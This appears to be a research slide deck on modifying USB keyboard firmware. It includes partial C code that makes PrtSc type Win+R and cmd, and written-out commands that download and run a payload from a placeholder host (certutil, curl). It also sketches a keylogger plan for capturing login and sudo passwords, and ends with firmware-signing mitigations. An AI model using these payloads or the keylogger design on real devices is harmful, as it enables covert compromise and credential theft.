USB 키보드 펌웨어 변조 연구

Team. 키보드워리어

2023.08.30

Contents

Project progress

Firmware analysis - Deck 87 Francium

We implemented a malicious behavior when the PrtSc key is pressed.


Name	Last commit message
..	
build.sh	add artifact for deck
code.c	add artifact for deck

1. Analyze the firmware through static analysis, modify it to dump LDROM, and flash it.
2. Dump LDROM, remove Lock bits (whole flash erase)
3. Attach debugger via SWD & Perform dynamic analysis.

```c
// PrintScreen Key
if(buf[0] == 0x00 && buf[2] == 0x46)
{

        // Windows + R
        send_key(8, 0);
        send_key(8, 21);
        send_key(8, 0);
        send_key(0, 0);

        // cmd
        for(int i=0; i<sizeof(phase_2)-1; i++)
        {
                uint8_t ch;
                ch = phase_2[i];

                if(ch >= 'a' && ch <= 'z')
                {
                        ch = ch - 'a' + 4;
                        send_key(0, ch);
                        send_key(0, 0);
                }
```

Project progress

Firmware analysis - Deck 87 Francium



Project progress

Firmware analysis - Hansung GK893B

We implemented a malicious behavior when the PrtSc key is pressed.


Name	Last commit message
..	
build.sh	add hansung ldrom/badusb
code.c	add hansung ldrom/badusb

1. Analyze the firmware through static analysis, modify it to dump LDROM, and flash it.
2. Dump LDROM, remove Lock bits(whole flash erase)
3. Attach debugger via SWD & Perform dynamic analysis.

```c
// PrintScreen Key
if(buf[0] == 0x00 && buf[2] == 0x46)
{
        // Windows + R
        send_key(8, 0);
        send_key(8, 21);
        send_key(8, 0);
        send_key(0, 0);

        // cmd
        for(int i=0; i<=0x43; i++)
        {
                uint8_t ch;
                ch = phase_2[i];


                if(ch >= 'a' && ch <= 'z')
                {
                        ch = ch - 'a' + 4;
                        send_key(0, ch);
                }
                else if(ch >= '1' && ch <= '9')
                {
```

Project progress

Firmware analysis - Hansung GK893B



Project progress

Firmware analysis - Vamilo VA87M

We analyzed “MTP file”

EFORMAT.INI

HIDDLL.dll

ISPDLL.dll

ISPDLL.h

ISPTool.exe

英文WINDOWS-APPLE-KB-20200902-C55DH-Fix-8DB5H.MTP

config.INI

Project progress

Firmware analysis - Vamilo VA87M

```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000:  C0 2D 00 EE 00 01 00 10  00 08 00 FF 3F EE 00 11  .-..........?...
00000010:  00 08 00 FF 3F 17 02 12  00 08 00 FF 3F 00 40 13  ....?.......?.@.
00000020:  00 08 00 FF 3F 00 00 14  00 08 00 FF 3F 10 00 15  ....?.......?...
00000030:  88 0E 00 00 09 48 41 53  4D 20 32 2E 39 38 00 00  .....HASM 2.98..
00000040:  47 88 09 00 00 0A 56 38  2E 37 00 00 72 88 05 00  G.....V8.7..r...
00000050:  00 0B 08 02 5E 88 08 00  00 12 66 00 01 00 06 F1  ....^.....f.....
00000060:  88 09 00 00 18 01 00 00  00 00 00 56 65 05 80 00  ............Ve...
00000070:  00 00 00 00 00 02 5F 48  20 23 20 02 07 5A 0C 0A  ......_H # ..Z..
00000080:  39 D7 28 43 07 0A 0E 0A  3D D9 28 66 36 66 37 51  9.(C....=.(f6f7Q
00000090:  0F 8E 00 E8 35 11 28 31  20 02 31 02 07 0D 0E 0A  ....5.(1 .1.....
000000A0:  39 14 28 43 07 03 00 20  0F 8D 40 33 28 00 04 0D  9.(C... ..@3(...
000000B0:  09 35 20 00 00 40 0F 32  28 43 0F 32 28 88 56 03  .5 ..@.2(C.2(.V.
000000C0:  00 89 54 03 00 82 00 42  0F 81 00 83 00 08 47 80  ..T....B......G.
000000D0:  00 09 47 82 00 41 0F 83  00 90 0F 81 00 01 0F 84  ..G..A..........
000000E0:  00 03 00 31 20 90 0F 29  20 12 28 B2 0F 29 20 02  ...1 ..) .(..) .
000000F0:  30 14 28 00 00 50 20 38  20 06 47 98 40 5A 0F 99  0.(..P 8 .G.@Z..
00000100:  40 6E 20 21 20 02 36 82  37 50 20 3C 20 86 40 82  @n ! .6.7P < .@.
00000110:  37 03 00 09 1F 31 20 F8  0F 5A 20 D8 0F 5A 20 09  7....1 ..Z ..Z .
00000120:  5F 1F 0F 88 40 03 00 82  00 03 0F 87 40 1D 0F 82  _...@.......@...
00000130:  7C AB 0F 87 00 44 0F 83  00 81 00 00 1D 08 07 82  |....D..........
00000140:  00 87 14 81 14 83 14 87  57 64 28 31 20 14 28 1B  ........Wd(1 .(.
00000150:  0F 88 40 31 20 80 0F 29  20 1A 20 23 20 00 07 C3  ..@1 ..) . # ...
00000160:  00 81 14 00 07 82 00 81  14 25 20 8D 57 75 28 12  .........% .Wu(.
00000170:  28 00 00 00 00 00 04 0A  39 81 72 03 00 12 01 10  (.......9.r.....
00000180:  01 00 00 00 08 D9 04 22  80 00 06 00 00 00 01 09  .......".........
```

: block signature

: data size

: data

Project progress

Firmware analysis - Vamilo VA87M

```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000:  C0 2D 00 EE 00 01 00 10  00 08 00 FF 3F EE 00 11  .-..........?...
00000010:  00 08 00 FF 3F 17 02 12  00 08 00 FF 3F 00 40 13  ....?.......?.@.
00000020:  00 08 00 FF 3F 00 00 14  00 08 00 FF 3F 10 00 15  ....?.......?...
00000030:  88 0E 00 00 09 48 41 53  4D 20 32 2E 39 38 00 00  .....HASM 2.98..
00000040:  47 88 09 00 00 0A 56 38  2E 37 00 00 72 88 05 00  G.....V8.7..r...
00000050:  00 0B 08 02 5E 88 08 00  00 12 66 00 01 00 06 F1  ....^.....f.....
00000060:  88 09 00 00 18 01 00 00  00 00 00 56 65 05 80 00  ...........Ve...
00000070:  00 00 00 00 00 02 5F 48  20 23 20 02 07 5A 0C 0A  ......_H # ..Z..
00000080:  39 D7 28 43 07 0A 0E 0A  3D D9 28 66 36 66 37 51  9.(C....=.(f6f7Q
00000090:  0F 8E 00 E8 35 11 28 31  20 02 31 02 07 0D 0E 0A  ....5.(1 .1.....
000000A0:  39 14 28 43 07 03 00 20  0F 8D 40 33 28 00 04 0D  9.(C... ..@3(...
000000B0:  09 35 20 00 00 40 0F 32  28 43 0F 32 28 88 56 03  .5 ..@.2(C.2(.V.
000000C0:  00 89 54 03 00 82 00 42  0F 81 00 83 00 08 47 80  ..T....B......G.
000000D0:  00 09 47 82 00 41 0F 83  00 90 0F 81 00 01 0F 84  ..G..A..........
000000E0:  00 03 00 31 20 90 0F 29  20 12 28 B2 0F 29 20 02  ...1 ..) .(..) .
000000F0:  30 14 28 00 00 50 20 38  20 06 47 98 40 5A 0F 99  0.(..P 8 .G.@Z..
00000100:  40 6E 20 21 20 02 36 82  37 50 20 3C 20 86 40 82  @n ! .6.7P < .@.
00000110:  37 03 00 09 1F 31 20 F8  0F 5A 20 D8 0F 5A 20 09  7....1 ..Z ..Z .
00000120:  5F 1F 0F 88 40 03 00 82  00 03 0F 87 40 1D 0F 82  _...@.......@...
00000130:  7C AB 0F 87 00 44 0F 83  00 81 00 00 1D 08 07 82  |....D..........
00000140:  00 87 14 81 14 83 14 87  57 64 28 31 20 14 28 1B  ........Wd(1 .(.
00000150:  0F 88 40 31 20 80 0F 29  20 1A 20 23 20 00 07 C3  ..@1 ..) . # ...
00000160:  00 81 14 00 07 82 00 81  14 25 20 8D 57 75 28 12  .........% .Wu(.
00000170:  28 00 00 00 00 00 04 0A  39 81 72 03 00 12 01 10  (.......9.r.....
                                    9                        .......".........
```

```
*pProgamBuf_local = program_in_data_2;
if ( !v40 )
{
  v41 = Size - 2 * (unsigned __int16)nBootLoaderSize;
  v42 = operator new[](v41);
  memcpy(v42, (char *)program_in_data_2 + 2 * (unsigned __int16)nBootLoaderSize, v41);
  memset(program_in_data_2, 0, Size);
  memcpy(program_in_data_2, v42, v41);
  operator delete(v42);
}
```

Project progress

Firmware analysis - Vamilo VA87M

```
*pProgamBuf_local = program_in_data_2;
if ( !v40 )
{
  v41 = Size - 2 * (unsigned __int16)nBootLoaderSize;
  v42 = operator new[](v41);
  memcpy(v42, (char *)program_in_data_2 + 2 * (unsigned __int16)nBootLoaderSize, v41);
  memset(program_in_data_2, 0, Size);
  memcpy(program_in_data_2, v42, v41);
  operator delete(v42);
}
```

0x8000

2 * 0x200 == 0x400

```
000003D0:  C2 20 24 29 01 0F 91 7D  FB 29 81 7E 86 73 AE 0F
000003E0:  A3 20 08 47 96 40 09 47  97 40 21 20 82 37 06 47
000003F0:  91 40 86 77 24 29 8A 40  1D 29 00 00 00 00 00 00
00000400:  04 1F 29 28 00 00 00 00  04 00 85 17 05 28 03 00
00000410:  04 00 84 0F 05 28 00 00  35 6F 0E 0F 05 28 00 00
00000420:  38 AF 05 0F 05 28 00 00  04 00 42 0F 05 28 00 00
00000430:  04 00 00 00 00 00 00 00  04 00 12 20 09 10 21 16
```

program data dump file (total size : 0x8000 bytes)

Project progress

Firmware analysis - Vamilo VA87M

```
this.addItemToList("Code:Program all pages ...");
for (int index = 0; (long) index < (long) this.programs; ++index)
{
  if (!this.ispSetup.ProgramAllPage((byte) 0))
  {
    this.addItemToList("Code:Retry program all pages!");
    if (!this.ispSetup.ProgramAllPage((byte) 0))
    {
      this.addItemToList("Program all pages fail!");
      return;
    }
  }
}
```

```
public bool ProgramAllPage(byte type) => DllQuote.Program(type) != -1;
```

```
int __cdecl Program(char type)
{
  _BYTE *v2; // esi
  char v3; // dl
  unsigned int v4; // eax
  _BYTE *v5; // ecx
  int v6; // edi

  if ( !type )
    return -(program_in_func_1(0, Size - 2 * nBootLoaderSize, (int)program_in_data_2, 1) != 0);
  if ( type != 1 )
    return -1;
```

Project progress

Firmware analysis - Vamilo VA87M

```
int __cdecl Program(char type)
{
  _BYTE *v2; // esi
  char v3; // dl
  unsigned int v4; // eax
  _BYTE *v5; // ecx
  int v6; // edi

  if ( !type )
    return -(program_in_func_1(0, Size - 2 * nBootLoaderSize, (int)program_in_data_2, 1) != 0);
  if ( type != 1 )
    return -1;
```

```
v10 = arg3;
```

```
000003D0:  C2 20 24 29 01 0F 91 7D  FB 29 81 7E 86 73 AE 0F
000003E0:  A3 20 08 47 96 40 09 47  97 40 21 20 82 37 06 47
000003F0:  91 40 86 77 24 29 8A 40  1D 29 00 00 00 00 00 00
00000400:  04 1F 29 28 00 00 00 00  04 00 85 17 05 28 03 00
00000410:  04 00 84 0F 05 28 00 00  35 6F 0E 0F 05 28 00 00
00000420:  38 AF 05 0F 05 28 00 00  04 00 42 0F 05 28 00 00
00000430:  04 00 00 00 00 00 00 00  04 00 12 20 09 10 21 16
```

in *program_in_func_1*()

```
while ( HT_WriteUSB(dword_6748515C, v10, v11) )
{
  v10 += v11;
  if ( a4 )
  {
    v13 = v11 + v16 < 0;
    v14 = (double)(v11 + v16);
    v16 += v11;
    if ( v13 )
      v14 = v14 + 4294967296.0;
    dword_67485188 = (int)(v14 / (double)(2 * a2) * 50.0);
  }
  if ( ++v18 >= v20 )
  {
    v12 = a2 % v11;
    goto LABEL_26;
  }
}
```

Project progress


Firmware analysis - Vamilo VA87M

It is difficult to analyze due to lack of toolchain and debugger.
We can't use tools like IDA and gdb. T.T

The HT68FB540, HT68FB550 and HT68FB560 are Flash Memory I/O with USB type 8-bit high performance RISC architecture microcontrollers, designed for applications that interface directly to which require an USB interface. Offering users the convenience of Flash Memory multi-

Project progress


Firmware analysis - Corsair K70 RGB TKL



Project progress

Firmware analysis - Corsair K70 RGB TKL

Manual update option is removed in Corsair iCUE.



Project progress

Attack scenario - 1. Malicious program installation

Commands are OS-specific, but In most cases, computers are connected to the internet, so we can download binary from internet and run it.

Below are examples of commands for each OS:

Windows (what we implemented):
<Windows>+R
cmd
certutil -urlcache -split -f http://example.com/poc.exe && poc.exe

MacOS:
<Command> + <Space>
terminal
curl http://example.com -O && ./poc

Project progress

Attack scenario - 2. Built-in keylogger

Storing keystrokes to obtain sensitive information such as passwords or banking information

Challenge 1 : SRAM (volatile) or data flash (non-volatile) are not huge (only 4K ~ 20K), what information should be stored and on what basis?

A : We can get the password when user logins the computer. In Mac or Linux, when user types "sudo" command, we can get password too.

Challenge 2 : When does an attacker get a stored keystroke?

A :
Case 1) On a public PC such as an internet cafe.
Case 2) Can bypass software based anti-keylogging solution such as nxKey, ASTx

Project progress

Mitigations

- Use RSA or ECDSA to make sure the firmware is valid.
- ECDSA is faster than RSA, and its key length is shorter than RSA.

Project progress

Mitigations

- Attempted implementing RSA-1024 key
- Total size (Code + Key) is 1528 Bytes
- Bootloader size is only 4096 Bytes
- Hash function space is also needed
- So, ECDSA is the preferred choice for smaller key size